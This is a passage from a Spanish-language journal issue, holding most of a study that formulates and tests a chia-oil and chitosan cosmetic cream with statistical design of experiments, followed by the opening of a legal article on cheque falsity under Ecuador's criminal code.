6	5,02	2,08	55,89	6,8	87,3
7	5,26	5	52,73	6,3	83,6
8	4,40	1	57,59	6,9	87,6
9	8	4,68	50,31	6,1	80,2
10	8	2,94	52,05	6,3	82,3
11	4	5	54	6,5	87,6
12	6,56	5	51,43	6,2	81,5
13	6	3	54	6,5	85,7
14	6,43	2,70	53,85	6,4	81,7
15	4,40	1	57,59	6,9	87,6

El desarrollo del diseño se apoyó en el programa estadístico Design Expert versión 11 (DX-11) del 2017 (Stat-Ease. Inc., Minneapolis, USA). Los modelos matemáticos de mejor ajuste para cada variable respuesta, se seleccionaron en base a las comparaciones de la significación, la pérdida de ajuste, precisión adeq. los coeficientes de determinación R^2 ajustado y predicho (Gutiérrez Pulido & de la Vara Salazar, 2012).

Se elaboraron 150 g de cada formulación de manera aleatoria (según orden de corrida propuesto por el DX – 11) por el método de fusión, en la planta piloto de tecnología farmacéutica de la Universidad Técnica de Machala. Se partió de fundir el ácido esteárico con el alcohol cetílico a una temperatura de 70°C. Luego, se adicionó el aceite de chia y el petrolato líquido a 25°C. Primero se agita rápido de forma continua y luego lento de las orillas hacia el centro. Aparte se mezclaron los parabenos, el propilenglicol con el agua (70°C) y luego de disminuir la temperatura se incorpora el quitosano, ácido ascórbico y la trietanolamina con ayuda de parte del propilenglicol. Finalmente, se adiciona poco a poco la fase oleosa a la fase acuosa. Las diferentes cremas fueron envasadas en frascos ámbar con capacidad para 25 g, los cuales eran aptos para el uso de productos químicos.

Evaluación de los parámetros físico-químicos y tecnológicos de la crema

Se partió de evaluar las características organolépticas de las cremas teniendo en cuenta el color, olor, consistencia y apariencia. Se determinó el pH utilizando un pH-metro digital (BANTE 920, Colombia) y la extensibilidad de todas las formulaciones, (variables respuestas del modelo). El área de extensibilidad se calculó colocando como base un papel milimetrado, trazado con las coordenadas, como guía para determinar el área de extensibilidad. Encima de la hoja milimetrada una placa de vidrio, en el centro se colocaron 2 g de cada formulación. Finalmente, se colocó cuidadosamente otra placa de vidrio de aproximadamente 380 g de peso. A los 5 minutos se midió con el calibrador de Vernier los diámetros de la elipse formada, siguiendo las coordenadas (4 direcciones). Los ensayos se realizaron por triplicado a una temperatura de 30°C \pm 2 °C y humedad relativa de 70 % \pm 5 % (Basurto

Jimbo et al., 2021).

Además, se realizó pruebas de pre estabilidad acelerada a las 15 formulaciones, como son las de centrifugación y test de ciclo stress congelación – descongelación (Athikomkulchai et al., 2020; Smaoui et al., 2017).

Centrifugación. Se realizó a tiempo cero y los tres días de su elaboración. La centrífuga que se utilizó fue DYNAC, a 3000 rpm durante 30 minutos a 25°C, colocando 10 g de cada muestra en los tubos de la centrífuga.

Test de ciclo stress congelación – descongelación. En este test las formulaciones fueron sometidas a un cambio de temperatura por 24 horas, las cuales su temperatura del primer día fue de -5°C y el segundo día hasta 25°C cada uno por un día completo, Este ciclo se repitió dos veces más.

En ambas pruebas se evaluaron los parámetros organolépticos (color, olor, aspecto, extensión/textura y consistencia) y fisicoquímicos (separación de fases).

Optimización del diseño D-Optimal

La optimización de estos componentes en la formulación se realizó mediante el programa DX - 11,0 empleando la función de deseabilidad con el procedimiento numérico. A todas las variables se les asignó un máximo de importancia y los criterios fueron pH (6 a 7), extensibilidad (80-85).

Evaluación sensorial preliminar

Se realizó la evaluación sensorial con las formulaciones previamente seleccionadas que fueron 3 y 14. Para realizar las encuestas se tomó en consideración a 50 estudiantes de los últimos semestre y titulación de la Universidad Técnica de Machala de la Facultad de Ciencias Químicas y de la Salud, donde evaluaron diferentes criterios y atributos del producto elaborado. Se aplicó una cantidad estándar de las cremas seleccionadas en la región anterior del antebrazo de los participantes. Las características para la evaluación fueron: Olor, Color, Apariencia (criterios: Me gusta mucho, Me gusta, Ni me gusta ni me disgusta, Me disgusta, Me disgusta mucho), Brillo, Aspecto homogéneo (Sí, No) y Extensibilidad (criterios Buena, Regular y Mala). También se consideró la preferencia final hacia las formulaciones. Los resultados fueron expresados en

frecuencias absolutas y comparados estadísticamente mediante las pruebas χ^2 cuadrado y test exacto de Fisher con un nivel de significación del $\alpha=0,05$.

Análisis complementarios a las formulaciones seleccionadas

Stress térmico. Se coloca 10 g de la muestra en estufa de marca Memmert, durante 48 horas a una temperatura de 40 ± 2 °C, luego se observaron las muestras para determinar si existe una separación de fases. Se volvió a pesar en balanza analítica OHAUS para detectar si existía pérdida de peso del contenido de las muestras.

Viscosidad, Se midió la viscosidad utilizando un viscosímetro Fungilab a 25 °C, utilizando un husillo (spindle) L2 a una velocidad de 6,0 rpm. La muestra fue de 250 ml, se esperó que completará su proceso para tomar la información. La viscosidad se determinó 24 horas después de elaborar la crema y posteriormente, durante el tiempo que duró el estudio de estabilidad, este proceso se lo realizó 3 veces de las muestras seleccionadas con anterioridad (Costa et al., 2019; Patricia et al., 2013).

Control microbiológico. Este análisis se lo realizó

en las 2 muestras seleccionadas. Según la norma INEN 2867 del 2015 para productos cosméticos, se evaluó en un periodo de 24, 48, y 72 horas para verificar la no presencia de microorganismos mesófilos aerobios totales máximo, hongos y levaduras menor, Pseudomona aeruginosa, Staphylococcus aureus, Escherichia coli.

RESULTADOS

Características físicas del aceite de chía (Salvia hispánica)

La Tabla 2 muestra las características físicas del aceite de chía, donde se incluye las características organolépticas, la densidad, índice de refracción, pH y solubilidad. El color del aceite fue amarillo translucido, olor no desagradable característico de aceites que contienen omegas, aspecto homogéneo sin partículas en dispersión. La densidad obtenida fue 0,935 g/ml a 25°C, índice de refracción de 1,4829 nD y pH de 6,5. Según la literatura los valores deben aproximarse a una densidad de 0,9241 g/ml a 25°C, índice de refracción 1,4761 nD y pH (Segura-Campos et al., 2014),

Tabla 2. Caracterización física del aceite de Chía (*Salvia Hispánica*)

Parámetros físicos	Resultados (media/DS; n=3)
Características organolépticas	
• Color	Amarillo translucido
• Olor	Característico
• Aspecto	Homogéneo translucido
Densidad relativa 25°C (g/ml)	0,93 ± 0,00
Índice de refracción 40°C (nD)	1,48 ± 0,00
pH	6,5 ± 0,03

Diseño experimental de la crema cosmética de chia y quitosano

El diseño experimental de mezcla fue de tres componentes: ácido esteárico, alcohol cetílico y agua, en proporciones diferentes de acuerdo a las 15 formulaciones que aparecen en la Tabla 1, Todas las preparaciones mostraron diferencias en cuanto

a la consistencia y el pH (Tabla 1). Igualmente presentaron aspecto homogéneo, sin arenosidad, ausencia de grumos y no mostraron signos observables de inestabilidad física o química.

La Tabla 3 resume las ecuaciones y los parámetros de evaluación de los modelos de las dos variables respuesta (pH y extensibilidad).

Tabla 3. Modelos ajustados del pH y extensibilidad del diseño D-Optimal de la crema de chía y quitosano

Modelo ajustado	Significación valor (p)	Pérdida de Ajuste (p)	R ² Ajustado	Precisión Adeq
pH=+0,0617779*Ácido esteárico-0,131069*Alcohol cetílico+7,60077*Agua	< 0,0001	0,2470	0,9286	28,8286
Extensibilidad=7,7467429*Ácido esteárico+44,3813660*Alcohol cetílico+95,5623232*Agua	< 0,0001	0,4000	0,7498	13,8555

Ambas variables respuestas se ajustaron a modelos lineales con probabilidad inferior a 0,05 ($p < 0.05$) en el ANOVA (Tabla 3). El análisis de pérdida de ajuste fue 0,2470 para el pH y 0,4000 para la extensibilidad, valores superiores a 0,05 lo que demuestra que el error de los residuos es estadísticamente similar al error puro de las réplicas. El R² Pronosticado del pH fue 0,9087 está convenientemente de acuerdo con el R² Ajustado de 0,9286. La extensibilidad el R² Pronosticado fue de 0,6770 cercano al R² Ajustado de 0,7498. Estos valores son menores que los del pH lo cual es razonable por las características de este tipo de determinación. No obstante, la diferencia entre R² Pronosticado y el R² Ajustado de las dos variables respuesta es inferior a 0,2. La relación señal/ruido se mide por los valores de Precision Adeq, siendo deseable una relación superior a 4. Los valores de 28,8286 (pH) y 13,855 (extensibilidad) indican una señal adecuada y que los modelos se pueden utilizar para navegar por el espacio de diseño. El análisis de los residuos no detectó violación en los supuestos de normalidad, varianza constante e independencia

verificados principalmente por los métodos gráficos. La prueba de normalidad Shapiro Wilk de los residuos mostró valores de p de 0,467 (pH) y $p=0,257$ (extensibilidad) (Gutiérrez Pulido & de la Vara Salazar, 2012).

Los gráficos de traza y de contorno de la variable pH (Figura 1 A) muestra como en la medida que se incrementa la proporción de agua en la mezcla y disminuye proporcionalmente el contenido del ácido esteárico (A) y el alcohol cetílico (B), el pH aumenta significativamente. Los valores oscilan entre 6,1 a 6,9. Comportamiento similar se observa en el grafico de contorno correspondiente a la variable respuesta extensibilidad donde en la medida que se disminuye la proporción de agua y aumenta la de los dos componentes restantes disminuye la extensibilidad de la crema desde valores aproximados de 80 hasta 88 cm². El efecto de la reducción de la extensibilidad es ligeramente más marcado cuando aumenta el contenido de ácido esteárico que el alcohol cetílico (Figura 1 B).




Figura 1. Gráficos de trazas y de contornos de los modelos ajustados de las variables respuestas pH (A) y extensibilidad (B)

El ensayo de centrifugación a los tres días mostró que las formulaciones 2, 4, 8 y 15 sufrieron cambios en algunas propiedades organolépticas como la textura y separación de fases. En el test de ciclo de stress congelación y descongelación estas formulaciones a las 24 horas de congelación tomaron una textura rígida y la formulación 15 se solidificó. Durante el proceso de descongelación, las formulaciones 2 y 8 recuperaron su consistencia mientras que la 15 y 4 mostraron una ligera separación de las fases.

La optimización de los componentes de la formulación realizada con ayuda del programa DX-11 y los resultados de los estudios de pre estabilidad, se obtuvo dos formulaciones con un 100% deseabilidad

la 3 (Acido esteárico 6 %, Alcohol Cetílico 3% y Agua 54%) y la 14 (Acido esteárico 6,43 %, Alcohol Cetílico 2,70% y Agua 53,85 %).

Evaluación sensorial preliminar

La evaluación sensorial de las formulaciones 3 y 14 se muestran en la figura 2. En las comparaciones estadísticas no se encontraron diferencias significativas entre las formulaciones en cuanto el olor (p=0,929), apariencia (p=0,433), brillo (p=0,298), aspecto homogéneo (p=0,779), realizadas mediante la prueba chi cuadrado. El color (p=0,560) y la extensibilidad (p=0,786) fue comparada por el Test exacto de Fisher.




Figura 2. Análisis sensorial de formulaciones 3 y 14 frente a las evaluaciones de olor, color, apariencia, extensibilidad, brillo y aspecto homogéneo (n=50).

Análisis complementarios a las formulaciones 3 y 14

Stress térmico: Las cremas 3 y 14 luego de 48 horas en la estufa mantuvieron sus características organolépticas, no se observó separación de fases. Tampoco se detectó diferencias en los pesos de las muestras.

La viscosidad de las muestras resultó 2735,200

mPa.s en formulación 3 y 2468,700 mPa.s en la 14. La diferencia se debe a la propia composición de la formulación 14 tiene mayor contenido de agua.

Control microbiológico

En el análisis microbiológico realizado a las cremas 3 y 14 por 24, 48, y 72 horas, no evidenció crecimiento bacteriano, ni fúngico (Tabla 4).

Tabla 4. Control microbiológico de las cremas cosméticas de Chía y quitosano

Análisis microbiológico	Resultados	Datos referenciales
Presencia Microorganismos mesófilos aerobios totales	Ausencia	≤5x10 ³ UFC/g O ml
Hongos y levaduras	Ausencia	<10 ufc /g o ml
<i>Pseudomona aeruginosa</i>	Ausencia	Ausencia
<i>Staphylococcus aureus</i>	Ausencia	Ausencia
<i>Escherichia coli</i>	Ausencia	Ausencia

DISCUSIÓN

Este trabajo se centró en el diseño de una crema cosmética a partir del aceite de la semilla de chía y quitosano a través del diseño de experimentos (DOE). El punto de partida fue el control de calidad del aceite chía mostrando resultados que garantizan que la materia prima empleada en este estudio estaba en óptimas condiciones.

La crema desarrollada fue una emulsión aceite en agua (o/w) lo cual permite crear una superficie líquida que brinda a la piel un aspecto menos graso. En la fase interna se encuentra el aceite de chía el cual proporciona proteínas en la piel, así como ácidos grasos que brindan beneficios excelentes (Marcinek & Krejpcio, 2017). El quitosano mejora la apariencia de la piel de las líneas de expresión y la cicatrización de secuelas por acné (Casadidio et al., 2019).

Los modelos matemáticos obtenidos en el DOE permitieron la caracterización de la superficie de respuesta estudiada. El pH en las 15 formulaciones, fue cercano a la neutralidad con valores entre 6,1 y 6,9 lo que se considera como óptimo, porque se aproximan al pH ligeramente ácido de la piel (Basurto Jimbo et al., 2021; Guzmán Heras, 2018). La otra variable respuesta fue la extensibilidad como criterio de consistencia de las formulaciones donde el incremento de las proporciones de los emulgentes mejora el perfil de textura de la preparación. La mayoría de los emolientes a base de alcoholes grasos como el alcohol cetílico se utilizan en la cosmética por de sus propiedades emolientes, absorbentes de agua, mejoran la estabilidad, la textura y aumenta la consistencia. Sus propiedades se deben a la absorción y retención del alcohol cetílico en la epidermis, donde lubrica y suaviza la piel al tiempo que imparte una textura "aterciopelada" característica (Rowe et al., 2009).

La estadística es una herramienta muy valiosa para llegar a conclusiones en una investigación científica. Sin embargo, no siempre se puede interpretar de manera absoluta sin realizar un análisis integral y lógico de todos los factores involucrados en el proceso. Por esta razón en el esta investigación se incluyó el estudio de algunos aspectos de estabilidad física preliminar que permitieron abundar el criterio de selección de la formulación optima donde se excluyeron corridas que mostraron separación de fases en los procesos de centrifugación y ciclos de

stress congelación y descongelación.

La evaluación sensorial preliminar realizada a las formulaciones seleccionadas permitió tener una valoración inicial del grado de aceptación de las preparaciones. Más del 83 % de las respuestas registradas fueron favorables para los atributos de las formulaciones (olor, color, apariencia, brillo, extensibilidad y aspecto homogéneo). No obstante, para lograr detectar diferencias estadísticamente significativas entre la 3 y la 14 es necesario incrementar el tamaño de la muestra en estudios posteriores.

CONCLUSIONES

Con el estudio realizado se demostró la factibilidad de diseñar un nuevo producto cosmético de uso tópico a partir del aceite de la semilla de Salvia Hispánica L. (Chía) y quitosano, empleando herramientas estadísticas de diseño experimental que permitieron optimizar los componentes en las formulaciones.

REFERENCIAS

- Aranaz, I., Acosta, N., Civera, C., Elorza, B., Mingo, J., Castro, C., Gandía, M., y Heras Caballero, A. (2018). Cosmetics and Cosmeceutical Applications of Chitin, Chitosan and Their Derivatives. *Polymers*, 10(2), 213. <https://doi.org/10.3390/polym10020213>
- Athikomkulchai, S., Tunit, P., Tadtong, S., Jantrawut, P., Sommano, S. R., y Chittasupho, C. (2020). Moringa oleifera Seed Oil Formulation Physical Stability and Chemical Constituents for Enhancing Skin Hydration and Antioxidant Activity. *Cosmetics*, 8(1), 2. <https://doi.org/10.3390/cosmetics8010002>
- Bakshi, P. S., Selvakumar, D., Kadirvelu, K., y Kumar, N. S. (2020). Chitosan as an environment friendly biomaterial – a review on recent modifications and applications. *International Journal of Biological Macromolecules*, 150, 1072–1083. <https://doi.org/10.1016/j.ijbiomac.2019.10.113>
- Basurto Jimbo, E., García Mir, V., Rueda Rodríguez, E., y Noles Ramón, K. (2021). Elaboración de una crema cosmética a partir de extractos de *Coriandrum sativum* preparation of a cosmetic cream from extracts of *Coriandrum sativum* l. (culantro). *Bases de la*

- Ciencia*, 6(2). 153-166. Recuperado de <https://revistas.utm.edu.ec/index.php/Basedelaciencia/article/view/3481/3821>
- Carrillo-Gómez, C. S., Gutiérrez-Cueva, M., Muro-Valverde, M., Martínez-Horner, R., y Torres-Bugarín, O. (2017). La Chía como super alimento y sus beneficios en la salud de la piel. *El Residente*, 12(1), 18–24. Recuperado de <https://www.medigraphic.com/pdfs/residente/rr-2017/rr171c.pdf>
- Casadidio, C., Peregrina, D. V., Gliobianco, M. R., Deng, S., Censi, R., y di Martino, P. (2019). Chitin and Chitosans: Characteristics, Eco-Friendly Processes, and Applications in Cosmetic Science. *Marine Drugs*, 17(6), 369. <https://doi.org/10.3390/md17060369>
- Costa, G. M. D., Alves, G. de A. D., y Maia Campos, P. M. B. G. (2019). Application of design of experiments in the development of cosmetic formulation based on natural ingredients. *International Journal of Phyto-cosmetics and Natural Ingredients*, 6(1), 4–4. <https://doi.org/10.15171/ijpni.2019.04>
- Dąbrowski, G., Konopka, I., y Czaplicki, S. (2018). Variation in oil quality and content of low molecular lipophilic compounds in chia seed oils. *International Journal of Food Properties*, 21(1), 2016–2029. <https://doi.org/10.1080/10942912.2018.1501699>
- Dini, I., y Laneri, S. (2021). The New Challenge of Green Cosmetics: Natural Food Ingredients for Cosmetic Formulations. *Molecules*, 26(13), 3921. <https://doi.org/10.3390/molecules26133921>
- Felemban, L. F., Attar, A. M. A., y Zeid, I. M. A. (2021). Medicinal and Nutraceutical Benefits of Chia Seed (*Salvia hispanica*). *Journal of Pharmaceutical Research International*, 32(41), 15–26. <https://doi.org/10.9734/jpri/2020/v32i4131040>
- Gutiérrez Pulido, H., y de la Vara Salazar, R. (2012). Análisis y diseño de experimentos (Tercera edición), México DF, México: McGraw Hill.
- Guzmán Heras, E., García Mir, V., Ramírez Sarmiento, J., Ramón Japón, G., y Jaramillo Jaramillo, C. (2018). Diseño de un gel antiinflamatorio a partir de las partes aéreas de *Portulaca oleracea* (verdolaga). *Revista Mexicana de Ciencias Farmacéuticas*, 49(2):12 <http://www.redalyc.org/articulo.oa?id=57963598001>
- Knez Hrnčič, M., Ivanovski, M., Cör, D., y Knez, Ž. (2019). Chia Seeds (*Salvia Hispanica* L.): An Overview—Phytochemical Profile, Isolation Methods, and Application. *Molecules*, 25(1), 11. <https://doi.org/10.3390/molecules25010011>
- Kulczyński, B., Kobus-Cisowska, J., Taczanowski, M., Kmiecik, D., y Gramza-Michałowska, A. (2019). The Chemical Composition and Nutritional Value of Chia Seeds—Current State of Knowledge. *Nutrients*, 11(6), 1242. <https://doi.org/10.3390/nu11061242>
- Li, Q., Dunn, E. T., Grandmaison, E. W., y Goosen, M. F. (2020). Applications and properties of chitosan. En M. F. A. Goosen, (Ed.) Applications of chitin and chitosan. CRC Press. <https://doi.org/10.1201/9781003072812>
- Lisbel, R., Guerra, L., y Jácome, R. A. (2018). *Salvia hispanica* L. (chía): alimento funcional con propiedades medicinales. *Revista Cubana de Plantas Medicinales*, 23(3), 1-13. www.revplantasmedicinales.sld.cu/index.php/pla/rt/prnterFriendly/633/320www.revplantasmedicinales.sld.cu/index.php/pla/rt/prnterFriendly/633/3202/12
- Marcinek, K., y Krejpcio, Z. (2017). Chia seeds (*Salvia hispanica*): health promoting properties and therapeutic applications – a review. *Rocz Panstw Zakl Hig.* 68(2):123-129. PMID: 28646829.
- Pérez, P., Nieto, O.M, N., Reboredo, O., López, A., y González, L. (2013). Diseño de una crema regeneradora con quitina para después del bronceado. *Revista Cubana de Plantas Medicinales*, 47(2), 239-251.
- Pellegrini, M., Lucas-Gonzalez, R., Sayas-Barberá, E., Fernández-López, J., Pérez-Álvarez, J. A., y Viuda-Martos, M. (2018). Bioaccessibility of Phenolic Compounds and Antioxidant Capacity of Chia (*Salvia hispanica* L.) Seeds. *Plant Foods for Human Nutrition*, 73(1), 47–53. <https://doi.org/10.1007/s11130-017-0649-7>

- Ribeiro, A., Estanqueiro, M., Oliveira, M., y Sousa Lobo, J. (2015). Main Benefits and Applicability of Plant Extracts in Skin Care Products. *Cosmetics*, 2(2), 48–65. <https://doi.org/10.3390/cosmetics2020048>
- Rowe, R. C., Sheskey, P. J., y Quinn, M. E. (2009). *Handbook of Pharmaceutical Excipients*. Washington, DC., USA: Pharmaceutical Press.
- Santos, V. P., Marques, N. S. S., Maia, P. C. S. v., Lima, M. A. B. de, Franco, L. de O., y Campos-Takaki, G. M. de. (2020). Seafood Waste as Attractive Source of Chitin and Chitosan Production and Their Applications. *International Journal of Molecular Sciences*, 21(12), 4290. <https://doi.org/10.3390/ijms21124290>
- Segura-Campos, M. R., Ciau-Solís, N., Rosado-Rubio, G., Chel-Guerrero, L., y Betancur-Ancona, D. (2014). Physicochemical characterization of chia. *Agricultural Sciences*, 5(03), 220–226. <https://doi.org/10.4236/as.2014.53025>
- Shen, Y., Zheng, L., Jin, J., Li, X., Fu, J., Wang, M., Guan, Y., y Song, X. (2018). Phytochemical and Biological Characteristics of Mexican Chia Seed Oil. *Molecules*, 23(12), 3219. <https://doi.org/10.3390/molecules23123219>
- Smaoui, S., ben Hlima, H., ben Chobba, I., & y Kadri, A. (2017). Development and stability studies of sunscreen cream formulations containing three photo-protective filters. *Arabian Journal of Chemistry*, 10, 1216–1222. <https://doi.org/10.1016/j.arab-jc.2013.02.020>
- Tavares, L. S., Junqueira, L. A., de Oliveira Guimarães, Í. C., y de Resende, J. V. (2018). Cold extraction method of chia seed mucilage (*Salvia hispanica* L.): effect on yield and rheological behavior. *Journal of Food Science and Technology*, 55(2), 457–466. <https://doi.org/10.1007/s13197-017-2954-4>
- United States Pharmacopeial Convention. (2015). *USP 38 NF-33* (Vol. 1). Washington, DC., USA.
- Wang, W., Meng, Q., Li, Q., Liu, J., Zhou, M., Jin, Z., y Zhao, K. (2020). Chitosan Derivatives and Their Application in Biomedicine. *International Journal of Molecular Sciences*, 21(2), 487. <https://doi.org/10.3390/ijms21020487>
- Wang, W., Xue, C., y Mao, X. (2020). Chitosan: Structural modification, biological activity and application. *International Journal of Biological Macromolecules*, 164, 4532–4546. <https://doi.org/10.1016/j.ijbiomac.2020.09.042>
- World Health Organization. (2011). *Quality control methods for herbal materials*.

Análisis jurisprudencial de la falsedad en el cheque y la aplicación en el código orgánico integral penal

Christian Xavier Galarza Castro¹; Rodrigo Xavier Campaña Hurtado²

Resumen

En el caso del cheque, en el ejercicio de la profesión se ha visto muchas argucias en quienes han girado este instrumento, como en el caso de que al firmar el documento suscriben firmas que no concuerdan con la suscrita en la cédula de identidad, esto con el fin de que el cheque se proteste por inconformidad de firma y no se pueda cobrar, esto configura el cargo de que la información contenida en el instrumento no sea verdadera. O se ha dado el caso que se postadata el cheque para que no pueda ser cobrado, lo que configura el cargo de que varíe su sentido de medio de pago a instrumento de crédito, todo esto se presume que se subsumiría en una falsedad ideológica de documento privado, lo cual se podrá verificar con el desarrollo jurisprudencial que se pretende analizar en el presente artículo. El objetivo del trabajo se configura en: Determinar bajo parámetros objetivos jurisprudenciales respecto de la falsedad en el cheque y la aplicación en el Código Orgánico Integral Penal. La metodología se enmarca en la investigación teórico – descriptiva de carácter documental, porque la dimensión práctica de la investigación se llevó a cabo un proceso de escudriñamiento, elección, organización, procesamiento de la información para analizar la falsedad en el cheque y la aplicación en el Código Orgánico Integral Penal. Los resultados se orientan a aclarar el panorama en los siguientes temas: La diferencia entre falsedad y falsificación, los tipos de falsedad, la alteración a la verdad y la prejudicialidad.

Palabras clave: cheque, COIP, Jurisprudencia, falsedad.

Jurisprudential analysis of the falseness in the check and the application in the organic integral criminal code

Abstract

In the case of the check, in the exercise of the profession many tricks have been seen in those who have drawn this instrument, as in the case that when signing the document they sign signatures that do not match the one signed on the identity card, this with In order for the check to be protested due to non-conformity of signature and cannot be cashed, this configures the charge that the information contained in the instrument is not true. Or it has been the case that the check is postdated so that it cannot be cashed, which configures the charge that its meaning varies from a means of payment to a credit instrument, all of this is presumed to be subsumed in an ideological falsity of document private, which can be verified with the jurisprudential development that is intended to be analyzed in this article. The objective of the work is configured in: Determine under objective jurisprudential parameters regarding the falsity in the check and the application in the Comprehensive Criminal Organic Code. The methodology is part of the theoretical-descriptive research of a documentary nature, because the practical dimension of the research carried out a process of scrutinizing, choosing, organizing, processing the information to analyze the falsity in the check and the application in the Comprehensive Criminal Organic Code. The results are oriented to clarify the panorama in the following topics: The difference between falsehood and falsification, the types of falsehood, the alteration of the truth and prejudice.

Keywords: cheque, COIP, Jurisprudence, falseness

Recibido: 15 de mayo de 2022

Aceptado: 15 de agosto de 2022

¹ Universidad Estatal de Milagro, cgalarzac2@unemi.edu.ec

² Contraloría General del Estado, rcampana@contraloria.gob.ec

I. INTRODUCCIÓN

El Código Orgánico Integral Penal (en adelante COIP), dentro de su estructura normativa tipifica cinco delitos que se asocian con la falsedad, específicamente el Art. 255, 306, 312 y 324. El análisis del presente artículo se enfoca en el inciso segundo del Art. 306, que refiere: *“La persona que cometa falsedad forjando en todo o en parte efectos, cheques, títulos valores, tarjetas de crédito, débito o pago, dispositivos empleados como medio de pago equivalente a la moneda o haciendo verdadera cualquier alteración que varíe su sentido o la información que contienen, será sancionada con pena privativa de libertad de cinco a siete años”* (Lo subrayado es por quien suscribe). De esta manera se verifica en la configuración del tipo la falsedad, pero la normativa penal, si bien es cierto hace la diferencia implícita entre falsedad y falsificación en la tipificación de diversos delitos, no se puede evidenciar una clara diferenciación objetiva, tornándose la palabra falsedad amplia y sujeta a interpretaciones, lo que podría afectar a la seguridad jurídica bajo el cargo de claridad de la norma e inclusive puede afectar a la tutela judicial efectiva al activar el ejercicio de la acción penal por la prejudicialidad, son aspectos que se abordarán en la presente investigación.

En el caso del cheque, en el ejercicio de la profesión se ha visto muchas argucias en quienes han girado este instrumento, como en el caso de que al firmar el documento suscriben firmas que no concuerdan con la suscrita en la cédula de identidad, esto con el fin de que el cheque se proteste por inconformidad de firma y no se pueda cobrar, esto configura el cargo de que la información contenida en el instrumento no sea verdadera. O se ha dado el caso que se postadata el cheque para que no pueda ser cobrado, lo que configura el cargo de que varíe su sentido de medio de pago a instrumento de crédito, todo esto se presume que se subsumiría en una falsedad ideológica de documento privado, lo cual se podrá verificar con el desarrollo jurisprudencial que se pretende analizar en el presente artículo.

El objetivo del trabajo se configura en: Determinar bajo parámetros objetivos jurisprudenciales respecto de la falsedad en el cheque y la aplicación en el Código Orgánico Integral Penal.

En cuanto a la síntesis del fundamento teórico, se deduce lo siguiente:

Falsedad

La falsedad se ha reconocido como una cualidad o condición de lo falso, sin una exclusividad en el plano material o personal, se diferencia de la falsificación por cuanto esta se configura en una dimensión de un acto, entendiéndose que esta realidad no se subsume a la conducta sino a la actividad o resultado de la misma (Sanz, 2021). En este sentido se verifica desde ya una diferenciación clara entre falsedad y falsificación, aspecto que se extenderá el análisis en apartados posteriores.

De acuerdo a lo dispuesto por (Recart, 2020), la falsedad se puede clasificar de la siguiente manera:

- Material
- Ideológica
- Ideal, de la cual se desprende la falsificación y la forjadura

Material

Este tipo de falsedad parte de la máxima que todo acto que afecte a la veracidad e integridad documental (Rojas Cárdenas et al., 2020). De tal guisa, se reconoce que bajo la figura de falsedad se desprenden diferentes maneras que tienen sus propias características (Andrade et al., 2020). En concreto la falsedad material se configura cuando se altera la verdad en un documento, diferenciándose de la falsificación porque está se desprende del acto de imitación de la verdad y que a su vez es una subespecie de la falsedad ideal.

Ideológica

Las distintas posiciones en cuanto a la falsedad ideológica, no ha sido ajeno al debate doctrinario, puesto que una corriente la concibe como faltar a la verdad respecto de la narración de los hechos, entendiéndose que no es el documento que se determina falso, sino la idea que se expresa en el mismo (Cantalla Mas, 2019). Por el contrario, hay doctrina la cual expresa que no es la idea del documento la que se determina falsa, por el hecho de que los documentos no tienen ni expresan ideas, sino que la información contenida en el documento vendría a revestirse de falsedad (Nisimblat, 2019). A criterio del autor, se comulga con la última posición, por cuanto la falsedad ideológica no se encuentra penada de manera individual, sino que se debe cumplir excepciones, como en el caso de los artículos

citados en el COIP, como en el caso del inciso segundo del Art. 306, al normar que la persona que cometa falsedad forjan en todo o en parte cheques, títulos valores, etc, haciendo que varíe el sentido o la información que contienen.

Ideal

Se determina cuando la persona crea o elabora un documento de manera íntegra, utilizando como base un documento original, duplicando otro con las mismas características, por lo cual se considera como falsificación, pues como se ha esbozado con anterioridad se reconoce como una subespecie de la falsedad ideal (Sanz, 2021). Sin embargo, también puede darse el caso de un documento que se elabora sin base en otro documento original, lo cual se identifica como forjadura.

Falsedad material e ideológica diferencias

(Matos, 2017), expresa que la falsedad material se contextualiza en una alteración a la verdad, cuando se sustituye la misma por una realidad distinta, reconociéndose a esta última como falsa. A su vez la falsedad ideológica inserta una realidad falsa cuando se estructura un documento, para que se haga pasar por verdad. De esta manera es claro que la falsedad material versa sobre el carácter de genuino en un documento, mientras que lo ideológico trasciende a la veracidad que contiene el instrumento (Hernández Basualto, 2017). No obstante, se busca justificar la diferencia entre estos dos tipos de falsedad en el sentido que, en lo material se puede evidenciar las huellas de la falsificación o forjamiento, mientras que la ideológica no deja vestigios de la acción dispuesta.

Falsificación

